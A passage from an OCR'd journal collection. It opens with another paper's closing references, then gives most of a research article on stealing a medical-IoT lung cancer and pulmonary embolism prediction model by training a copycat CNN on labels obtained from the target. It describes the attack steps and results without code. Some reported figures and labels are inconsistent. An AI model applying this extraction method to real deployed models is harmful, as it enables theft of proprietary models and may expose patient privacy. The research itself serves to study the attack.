[16] B. Biggio, B. Nelson, and P. Laskov, "Support vector machines under adversarial label noise," in *Proceedings of the Asian Conference on Machine Learning, PMLR*, pp. 97–112, Taoyuan, Taiwain, 2011.

[17] W. Hu and Y. Tan, "Generating adversarial malware examples for black-box attacks based on GAN," 2017, https://arxiv.org/abs/1702.05983.

[18] F. Kreuk, A. Barak, S. Aviv-Reuven, M. Baruch, B. Pinkas, and J. Keshet, "Adversarial examples on discrete sequences for beating whole-binary malware detection," 2018, https://128.84.21.199/abs/1802.04528v1.

[19] N. Carlini and D. Wagner, "Towards evaluating the robustness of neural networks," in *2017 IEEE Symposium on Security and Privacy (SP)*, pp. 39–57, San Jose, CA, USA, 2017.

[20] D. Bilar, "Opcodes as predictor for malware," *International Journal of Electronic Security and Digital Forensics*, vol. 1, no. 2, pp. 156–156, 2007.

[21] R. K. Shahzad and N. Lavesson, "Detecting scareware by mining variable length instruction sequences," in *2011 Information Security for South Africa*, Johannesburg, South Africa, 2011.

[22] R. Moskovitch, C. Feher, N. Tzachar et al., "Unknown malcode detection using OPCODE representation," in *Intelligence and Security Informatics*, pp. 204–215, Springer, 2008.

[23] G. Severi, J. Meyer, S. Coull, and A. Oprea, "Exploring backdoor poisoning attacks against malware classifiers," 2020, https://arxiv.org/abs/2003.01031.

[24] S. E. Coull and C. Gardner, "Activation analysis of a byte-based deep neural network for malware classification," in *2019 IEEE Security and Privacy Workshops (SPW)*, San Francisco, CA, USA, 2019.

[25] G. Fidel, R. Bitton, and A. Shabtai, "When explainability meets adversarial learning: detecting adversarial examples using shap signatures," 2019, https://arxiv.org/abs/1909.03418.

[26] X. Li, K. Qiu, C. Qian, and G. Zhao, "An adversarial machine learning method based on OpCode N-grams feature in malware detection," in *2020 IEEE Fifth International Conference on Data Science in Cyberspace (DSC)*, pp. 380–387, Hong Kong, 2020.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8859489, 10 pages
https://doi.org/10.1155/2020/8859489

Research Article

Neural Model Stealing Attack to Smart Mobile Device on Intelligent Medical Platform

Liqiang Zhang,[1] **Guanjun Lin**,[2] **Bixuan Gao**,[1] **Zhibao Qin**,[1] **Yonghang Tai**,[1] **and Jun Zhang**[1]

[1]*Yunnan Key Laboratory of Opto-Electronic Information Technology, Yunnan Normal University, Kunming 650000, China*
[2]*The School of Information Engineering, Sanming University, Sanming, Fujian 365004, China*

Correspondence should be addressed to Yonghang Tai; taiyonghang@126.com and Jun Zhang; junzhang@ynnu.edu.cn

Received 6 August 2020; Revised 8 October 2020; Accepted 22 October 2020; Published 26 November 2020

Academic Editor: Weizhi Meng

To date, the Medical Internet of Things (MIoT) technology has been recognized and widely applied due to its convenience and practicality. The MIoT enables the application of machine learning to predict diseases of various kinds automatically and accurately, assisting and facilitating effective and efficient medical treatment. However, the MIoT are vulnerable to cyberattacks which have been constantly advancing. In this paper, we establish a MIoT platform and demonstrate a scenario where a trained Convolutional Neural Network (CNN) model for predicting lung cancer complicated with pulmonary embolism can be attacked. First, we use CNN to build a model to predict lung cancer complicated with pulmonary embolism and obtain high detection accuracy. Then, we build a copycat model using only a small amount of data labeled by the target network, aiming to steal the established prediction model. Experimental results prove that the stolen model can also achieve a relatively high prediction outcome, revealing that the copycat network could successfully copy the prediction performance from the target network to a large extent. This also shows that such a prediction model deployed on MIoT devices can be stolen by attackers, and effective prevention strategies are open questions for researchers.

1. Introduction

The number of intelligent Medical Internet of Things (MIoT) deployed online has been constantly increasing, reaching 20.35 billion in 2017, and the estimated number will continually increase to 75.44 billion in the next decade [1]. Besides, according to the International Data Corporation (IDC), the last five years have witnessed a 17.0% annual growth rate in IoT spending from approximately $700 billion in 2015 to nearly $1.3 trillion in 2019 [2]. Among them, MIoT accounts for a large proportion. Tan and Varghese [3] pointed out that there is a huge potential for the application of IoT in the health industry. Nevertheless, practical constraints must be taken into consideration. Vicini et al. [4] presented an approach to combine vending machines with IoT technology to facilitate a healthy lifestyle. However, cyberattacks are not new to IoT, leading to terrible consequences [5, 6]. Most of the MIoT are without any defense mechanism. With the widespread application of IoT devices, cyberattacks are also improving, posing a more severe threat to the secure operation not only of IoT devices but also of the entire cyberspace [7, 8].

With an increasing number of IoT-related cyber incidents being reported, experts and researchers from the IoT industry and academia have been working to design secure systems and solutions to combat the attacks of various types [9, 10]. Many researchers have devoted extensive efforts to ensuring MIoT security and privacy, providing practical guidance for MIoT security. Fu et al. [11] highlight both opportunities and possible threats that IoT faces in two important application scenarios—the home and hospital. Yang et al. [12] provide an extensive survey, presenting the

classification of MIoT attacks from perspectives of MIoT security research, threats, and open issues. Boejen and Grau [13] have utilized Unmanned Aerial Vehicles (UAV) to launch an attack in a simulated smart hospital environment and compromise a small collection of wearable healthcare sensors. Sethuraman et al. [14] have proposed a new deep learning approach, DFEL, for real-time cyberattack detection in the IoT environment and presented the robustness of high accuracy and significant time savings.

However, there are not many studies that investigate the attacks targeting the services deployed on the MIoT devices, particularly the MIoT-based AI services, for example, machine learning-based disease prediction/detection services. Unlike the model Mohan [15] has raised, using lightweight encryption and attribute-based authorization to protect the model, in our model when selecting the data set, we used the patient data in a specific area (Yunnan, Chongqing), which greatly reduced the risk of attacking the established network by exploiting the vulnerability of the data set. At the same time, we store the prediction model of lung cancer complicated with pulmonary embolism in the cloud to further protect our model with the protection measures provided by the cloud. In this paper, we study a scenario where a trained Convolutional Neural Network (CNN) [16] model for predicting lung cancer complicated with pulmonary embolism can be stolen by attackers. Specifically, we build a Copycat CNN [17] using only a small amount of data labeled by the original network, aiming to steal the established prediction model. We prove that the stolen model can successfully copy the prediction performance with a minor difference of approximately 3%. By doing this, a prediction model deployed on MIoT devices can be stolen by attackers. Overall, the contributions of our work are as follows:

(1) Create a new platform of surgical IoT for cybersecurity study in high-performance medicine

(2) Propose a model stealing attack on the intelligent medical platform

(3) Implement and evaluate the proposed intelligent medical platform and model stealing attack

This paper is organized as follows: In Section 2, we review the related works focusing on the cyberattacks using deep neural networks for the MIoT. The model stealing attack experiments are designed in the methodology part which is presented in Section 3. In the next section, the evaluation of the attack scheme on the medical platform was demonstrated and discussed. In the last section, we summarize the results and conclude this paper.

2. Related Work

2.1. VR for MIoT. The IoT application has been widely used in the medical industry. In recent years, it has become widespread to combine Virtual Reality (VR) technology with medical-related majors. The integration of the Internet of Things and VR technology in the education field can enable learners to combine their conceptual learning with practical experience in a novel way [18]. Coogan and He use Unity Software, combined with a brain-computer interface, to control the VR environment and MIoT devices [19]. To make the operation of the entire medical platform more transparent, we adopted the combination of VR technology and MIoT to correctly reproduce the prediction process of lung cancer complicated with pulmonary embolism through the medical platform.

2.2. Cyberattacks with Deep Neural Networks. Because the medical concept of the Internet of Things is based on the concept of the Internet of Things, we should also understand the concept of the Internet of Things which was put forward in 1995 by Bill Gates in *The Road Ahead* and in 1999 by Auto-ID who first proposed the "Internet of Things," after the Internet of Things in various fields had a corresponding application, including the medical field. In 2013, Hu and his team [20] had believed that based on the support and guarantee of the powerful Internet of Things technology, the personal networking platform in the medical field will have a strong background shortly. This becomes reality, in 2018, when Jagadeeswari et al. [21] proposed a healthcare monitoring system based on big data training on a powerful computing platform. This has proven that the Medical Internet of Things has become a reality. In 2020, due to more and more cyberattacks, Flynn et al. [22] provided a proof of concept that the MIoT device and its accompanying smartphone app are vulnerable to attacks. A recent survey on Android malware detection is provided in [23]. This provides a certain theoretical basis for our attack model. The emerging deep learning techniques have shown impressive performance in various fields, from tasks like speech and object recognition to natural language processing (NLP), and even to cybersecurity tasks such as bug and vulnerability detection [24, 25]. Nevertheless, the deep learning technologies can easily be fooled by crafted adversarial examples, which have brought considerable attention since 2014 when Szegedy et al. [26] and follow-up studies [27, 28] showed that imperceptibly perturbed input images could successfully fool deep networks. Subsequently, Dalvi et al. [29] and Lowd and Meek [30, 31] investigate the carefully crafted adversarial samples which can fool linear classifiers in the context of spam email detection. In 2006, Barreno et al. [32] pointed out that machine learning algorithms can be targets of a malicious adversary, and deep learning algorithms are no exception. When it comes to the investigation of attacks to deep models using grey-box models, Papernot et al. [33] applied a grey-box target deep neural network (DNN) using the MNIST database. They use crafted adversarial samples against the target DNN, aiming to craft adversarial examples by approximating the decision boundaries of the target DNN. Subsequently, Bapiyev et al. [34] have demonstrated that one of the most promising approaches to the development of detection systems of network cyberattacks improved their software by application of modern models based on deep neural networks. And the results of model testing have shown that the accuracy of the basic variant is comparable

Table 1: Three different types of network attacks (white box attack, grey box attack, and black box attack) have been compared in detail. The enumerated expressions D represent the training data, the feature set x, the learning algorithm f, and its trained parameters/hyperparameters ω.

Name	The knowledge of the attacker	Formula expression
White box	Perfect knowledge	$\theta = (D, x, f, \omega)$
Grey box	Limited knowledge	$\theta = (\widehat{D}, x, f, \widehat{\omega})$
Black box	Zero knowledge	$\theta = (\widehat{D}, \widehat{x}, \widehat{f}, \widehat{\omega})$

with the accuracy of modern detection systems of network cyberattacks.

Table 1 shows different D, x, f, ω in different formula expressions, which represents different levels of knowledge of the attacker. Compared with white-box attacks, grey-box attacks show differences in enumerated expression D and trained parameters/hyperparameters ω, which are understood in the literature as unknown parameters. It can be concluded from the formula of a black-box attack that we do not know everything about the original network when carrying out the black-box attack. In our attack network, a grey-box attack is adopted. Based on the same data set selection interval, relatively reasonable data labels can be obtained by doing so while ensuring accuracy.

In this paper, we examine a copy attack using a CNN (which we call a copycat network, a grey-box attack) to copy information from another CNN (the target network) in a disease prediction scenario. By leveraging a small number of data labeled the target network, the copycat network could obtain similar performance compared with the target network, showing that the MIoT-based prediction model is vulnerable to adversarial attacks.

3. New Platform for Mobile and Intelligent Medicine

3.1. MIoT System Design. Unity Software is a multiplatform integrated game development tool that allows players to easily create interactive content such as 3D video games, architectural visualization, and real-time 3D animation. This is a fully integrated professional game engine. The core code of the Unity engine itself is written in the underlying language C/C++. The image, sound, and physics engines are all compiled in C++. The dynamic link library DLL file encapsulates a series of methods and classes. C#, Python, and other programs call corresponding methods and classes through DLL files to build the game flexibly and with superior performance. Unity can run across platforms, such as Android, IOS, PC, and Web. This article is for the Android platform. Unity will publish the APK file of the VR project to the Android device and then display it through the headset. Unity will publish the APK file of the VR project to the VR headset and display this scene. The VR headset uses Pico G2 (Beijing Bird-Watch Technology Co., Ltd.) mobile VR headset, which has a field of view of 101°, refresh rate of 90 Hz, and resolution of 3K, providing the wearer with immersive medical VR application scenes (Figure 1).

As shown in Figure 1, the whole MIoT system consists of two parts: The left part is the construction of a three-dimensional lung model, in which three-dimensional voxel segmentation was performed on CT images of patients (lung cancer with pulmonary embolism), and the lesions were marked. The right part processes the patient's textual data and uses LSTM and RNN deep learning model algorithms to predict and classify the data, respectively. A safety module is then added to make up the MIoT system (Visual-Haptic Navigation System).

3.2. A Deep Neural Model for PE&LC Prediction. In this part, we use a CNN to perform the prediction of lung cancer with pulmonary embolism (LC&PE).

As we can see from Figure 2, our CNN-Net architecture contains two 1D convolution layers and two full-connection layers and connects to a sigmoid activation layer. Every 1D convolution layer is equipped with a kernel the size of which is 3, followed by a LeakyReLU activation layer and a max pool layer with a stride of 2 to downsample the text. Between two full-connection layers (one has the input size of 320 and the output size of 120; another one has the input size of 120 and the output size of 2), there is a LeakyReLU activation layer. Finally, we use a sigmoid neuron as a classifier.

We use the convolution layer to extract features from the data. The output value of the layer with input size (N, C_{in}, L) and output (N, C_{out}, L) can be precisely described as

$$\text{out}(N, C_{\text{out}}) = bias(C_{\text{out}}) + \sum_{k=0}^{C_{\text{in}}} weight(C_{\text{out}}, k) * input(N, k) \tag{1}$$

where N is the batch size, C denotes the number of channels, and L is a length of the signal sequence.

When $\text{groups} = \text{in}_{\text{channels}}$ and $\text{out}_{\text{channels}} = k * \text{in}_{\text{channels}}$, where k is a positive integer. This kind of operation is also called deep convolution in the literature.

For an input of size $(N, C_{\text{in}}, L_{\text{in}})$, depth convolution with depth multiplier can be constructed by parameters $C_{\text{in}} = C_{\text{in}}$, $C_{\text{out}} = C_{\text{in}} * k, \cdots, \text{groups} = C_{\text{in}}$ input: $(N, C_{\text{in}}, L_{\text{in}})$, output: $(N, C_{\text{out}}, L_{\text{out}})$ where

$$L_{\text{out}} = \frac{L(L_{\text{in}} + 2 * \text{padding} - \text{dilation} * (\text{kernel.size} - 1) - 1)}{\text{stride}} + 1. \tag{2}$$

4. Model Stealing Attack to the New Platform

4.1. Overview of the Threat Model. As we can see (Figure 3), the MIoT structure consists of three layers (the perception layer, the network layer, and the application layer). Healthcare data with a variety of devices have been mainly collected in the perception layer. The network layer is composed of a wireless system, which processes and transmits the input obtained by the perception layer with the support of the




Figure 1: The structure and workflow of the proposed medical platform.




Figure 2: The Convolutional Neural Network (CNN) with 4 layers.

technology platform. According to the actual situation and service needs of the target population, the medical information resources are integrated at the application layer to provide personalized medical services to meet the needs of end users.

Dividing MIoT into these three levels enables a more thorough analysis of where the network is at risk. In the perception layer, Wang et al. put forward the concept of the input formed by applying small but intentionally worst-case perturbations to examples in the data set; by doing this, they can output an incorrect answer with high confidence [10]. In the network layer, we can steal the model already trained by others for higher business value, which can greatly reduce the investment in the early stage of research and development and obtain higher profits.

4.2. Theoretical Description of the Model Stealing Attack. In this part, we will introduce how to build our imitation network (copycat network) using data stolen from an existing target network (CNN in this case). The whole process of stealing is mainly to use random natural data to steal a network of imitators from the existing target network. It mainly includes two steps, creating pseudo training data and training a network of imitators. In the first step, a target network is used as a grey box to mark random natural data to generate a pseudo data set. Then, this pseudo data set is used to train an imitation network to replicate the property of the target network.

A data set is needed to train the imitation network (Figure 4). We recommend using pseudo data sets extracted from the target network (including text data related to or




Figure 3: Structure of Medical Internet of Things.

not related to the problem domain (PD)). Therefore, the pseudo data set is completely different from the original data set. When performing a steal operation, the target network receives text data as input and affords class tags as output. The data set can be composed of the same PD as the target network, or it can be composed of random natural text data. First, we assume that the attacker has text data in the same PD as the training target network. Second, we suppose that the attacker can only access publicly available large-scale data sets, but in our research, the original labels are considered irrelevant. When automatically labeling these data sets (PD and/or nonproblem domain (NPD)), the target network is used by the attacker. Another type of network can be trained with labeled pseudo data sets, hoping to capture the nuances of the characteristic regions, to achieve property close to the target network. Achieving this hypothesis is mainly based on adding imperceptible noise to the input text data of CNN to obtain an answer from the network in a certain direction. The NPD can be achieved from the Internet for free. Then, when disposing of small databases (for example, PD data sets), the data expansion process can help increase the size of the database to obtain better results.

Once a pseudo data set is obtained, the simulation network can start training. Firstly, a model architecture must be chosen as an attacker to mimic. Note that the attacker performing the replication may not know the target network's model architecture, but it makes no difference. We use a well-known architecture (CNN architecture) to compare with the original network. CNN is created for classification, so its output layer can be set according to specific problems. For the attacker, this may also be the case of the chosen architecture, i.e., imitating the target network. So, the output of the selected model must be adapted to the target network's PD; the output number of the replicator must match the number of classes processed by the derivation of the target network.

The purpose of this simulated network is to evaluate whether the proposed method can replicate the target model with a small set of text data set in the same PD. In this case, we assume that the attacker can access a small amount of data in the same domain but without labels. Therefore, the samples of this data set contain text data set of the same PD as the original data set but are marked by the target network.

The transferability of adversarial samples is accurately defined. We suppose an opponent is interested in producing a misclassified adversarial sample $\overrightarrow{x^*}$ that is different from the class assigned to the legal input $\vec{x}$ by the model. This can be achieved by solving the following optimization problem:

$$\overrightarrow{x^*} = \vec{x} + \delta_{\vec{x}} \text{ where } \delta_{\vec{x}} = \arg \min_{\vec{z}} f\left(\vec{x} + \vec{z}\right) \neq f\left(\vec{x}\right). \quad (3)$$

To mislead the sample $\overrightarrow{x^*}$, the model f was calculated deliberately. However, as mentioned earlier, such adversarial samples are often misclassified by models f' other than f in practice. To facilitate discussion, we formalize the concept of transferability of adversarial samples as

$$\Omega_X\left(f, f'\right) = \left|\left\{f'\left(\vec{x}\right) \neq f'\left(\vec{x} + \overrightarrow{\delta_{\vec{x}}} : \vec{x} \in X\right)\right\}\right|. \quad (4)$$

The set X represents the expected input distribution of the tasks solved by model f and model f'. We divide the adversarial sample transferability into two variables to characterize the pair of models (f, f'). First is the transferability within technology, which defines transferability between training models of the same machine learning technology with different parameter initializations or data sets (for example, f and f' are both neural networks or both decision trees). Second is crosstechnology transferability, which considers using models trained by two technologies (for example, f is a neural network and f' is a decision tree).

4.3. Discussion on the Specific Medical Scenario and the Attack. Lung cancer with pulmonary embolism accounts for a large proportion of medical mortality, a large part of which is due to errors in the diagnosis of patients with lung cancer with pulmonary embolism. Our system, after several training steps, can predict accurately whether a lung cancer patient will have pulmonary embolism at the same time.

This would allow doctors to have an accurate diagnosis of the patient and develop a suitable plan to reduce the mortality rate. The system is of great value both medically and economically. However, this system can be vulnerable to attacks. The attack we designed was to steal a trained model. In today's increasingly important intellectual property, attacks of such kind can severely damage the profit of the model owner, causing the leak of patients' privacy. In this paper, we implement a copycat model to steal a trained model for predicting lung cancer with a pulmonary embolism network and demonstrate the feasibility of successfully copying the performance of a trained model.

The data set we use consists of 179 lung cancer patients with pulmonary embolism, 1372 lung cancer patients without pulmonary embolism, and 71 samples randomly collected from natural data which have been used to create the original data set (the size of which is 1622). Among the total




Figure 4: On the left side, the target network is trained by an original data set and is available as an API, input text data, and output class labels. The right side shows the process of obtaining stolen tags and creating pseudo data sets: sending a random natural text data set to the API to obtain tags. Then, this pseudo data is used set to train the imitation network.




Figure 5: It describes how to steal the target network by using the existing model and introduces the steps of 3D reconstruction of the segmented CT images by using the Unity 3D platform.

number of 1622 patient samples, 60% of the samples were used as a training set and 40% as a test set. As a result, our system predicted lung cancer with pulmonary embolism with a precision of 79.43%.

5. Experiments and Results

5.1. Implementation of the Platform and the Attack. Unity's release of the VR project to the Android platform process is shown in Figure 5. As shown in Figure 5, the overall display is the process of a copycat model attacking the medical prediction model of lung cancer with pulmonary embolism. In this process, the copycat model plays the role of a thief. The prediction model of lung cancer with pulmonary embolism established by us is stored in the cloud. First, we determine the network model used by a copycat, build the model through code compilation software, and then reuse the input following the original model input requirements of the data set, stealing useful labels for us to use to generate the copycat network. To make the whole prediction result more convenient for observation, we used the Unity 3D platform for 3D modelling to generate a 3D lung. First, we used the code to isolate the lesion area in the CT image of the patient and generated a file in the form of OBJ, which was imported into the Unity 3D platform for modelling. The upper part of the figure shows the 3D modelling process. In contrast, the lower part shows the whole process of the copycat model attacking the prediction model of cloud lung cancer combined with pulmonary embolism. The whole framework shows the process of the copycat model attacking MIoT.

The prepared data set has been imported into the target network stored in the cloud; at the same time, the label corresponding to our data set is also output together. The network we selected was trained through data sets and stolen tags. During the training, the parameters and hyperparameters in the network were constantly fine-tuned so that the copycat network and the target network were continuously fitted to achieve similar effects, which meant that our attack was successful.

5.2. Performance of Intelligent Medical Platform. We use the confusion matrix as the evaluation standard of the intelligent medical platform. In the prediction analysis, the confusion table, sometimes called a confusion matrix, is a two-row,




Figure 6: The confusion matrix of LC&PE's prediction.

Table 2: Values of different indicators based on the source model.

Object	Precision	Recall	F1_score
JC	0.97	0.98	0.98
JC&PE	0.84	0.82	0.83
Macro avg	0.91	0.90	0.90
Weighted avg	0.96	0.96	0.96
Accuracy	—	—	0.96

Table 3: List of the performance metrics of the Copycat CNN.

Object (copycat)	Precision	Recall	F1_score
JC	0.97	0.99	0.98
JC&PE	0.91	0.79	0.85
Macro avg	0.94	0.89	0.91
Weighted avg	0.96	0.96	0.96
Accuracy	—	—	0.96

two-column table composed of TP (True Positive), FN (False Negative), FP (False Positive), and TN (True Negative). It allows us to do more analyses, not just to get it right. The following expressions are the application of different parameters in the obfuscation matrix:

$$\begin{aligned} \mathrm{Acc} &= \frac{\mathrm{TP}+\mathrm{TN}}{\mathrm{TP}+\mathrm{FP}+\mathrm{FN}+\mathrm{TN}}, \\ \mathrm{Rec} &= \frac{\mathrm{TP}}{\mathrm{TP}+\mathrm{FN}}, \\ \mathrm{Pre} &= \frac{\mathrm{TP}}{\mathrm{TP}+\mathrm{FP}}, \\ f_1 &= 2 * \frac{\mathrm{Pre} * \mathrm{Rec}}{\mathrm{Pre}+\mathrm{Rec}}. \end{aligned} \tag{5}$$

In the predictive classification model, the quantity of TP and TN is large, while the quantity of FP and FN is small, which means the prediction accuracy is higher (which can be seen from Figure 6). However, what is counted in the confusion matrix is the number. Sometimes, faced with a large amount of data, it is difficult to measure the number of models by counting. Therefore, the confusion matrix is an extension of the secondary and tertiary indicators in the basic statistical results (obtained by adding, subtracting, multiplying, and dividing the lowest indicators).

Table 4: List of the absolute values indicating the performance variation between the original network and the imitator network after training.

Object (copycat)	Precision	Recall	F1_score
JC	0	0.01	0
JC&PE	0.07	0.03	0.02
Macro avg	0.03	0.01	0.01
Weighted avg	0	0	0
Accuracy	—	—	0

Therefore, after we obtain the confounding matrix of lung cancer with pulmonary embolism, we need to see how many observed values correspond to the second and fourth quadrants, where the value (267 + 31 = 298) takes up a large proportion in the total (311), which means that our prediction model is effective.

Macro average means to average the recall of class 1 and the recall of class 0. The weighted average is calculated using the proportion of samples as the weight. From the table above, our model has high prediction accuracy. From Table 2, we can see that our model has achieved a very high precision.

5.3. Effectiveness of Model Stealing Attack. We trained a CNN to predict LC&PE, using an adaptive learning rate of 1*e*-4, which is then reduced based on the smooth behavior of the verification loss. Other hyperparameters include the batch size of 8, the number of instances (T) set to 200 (unless otherwise specified), the Adam optimizer with a weight of 0.01,

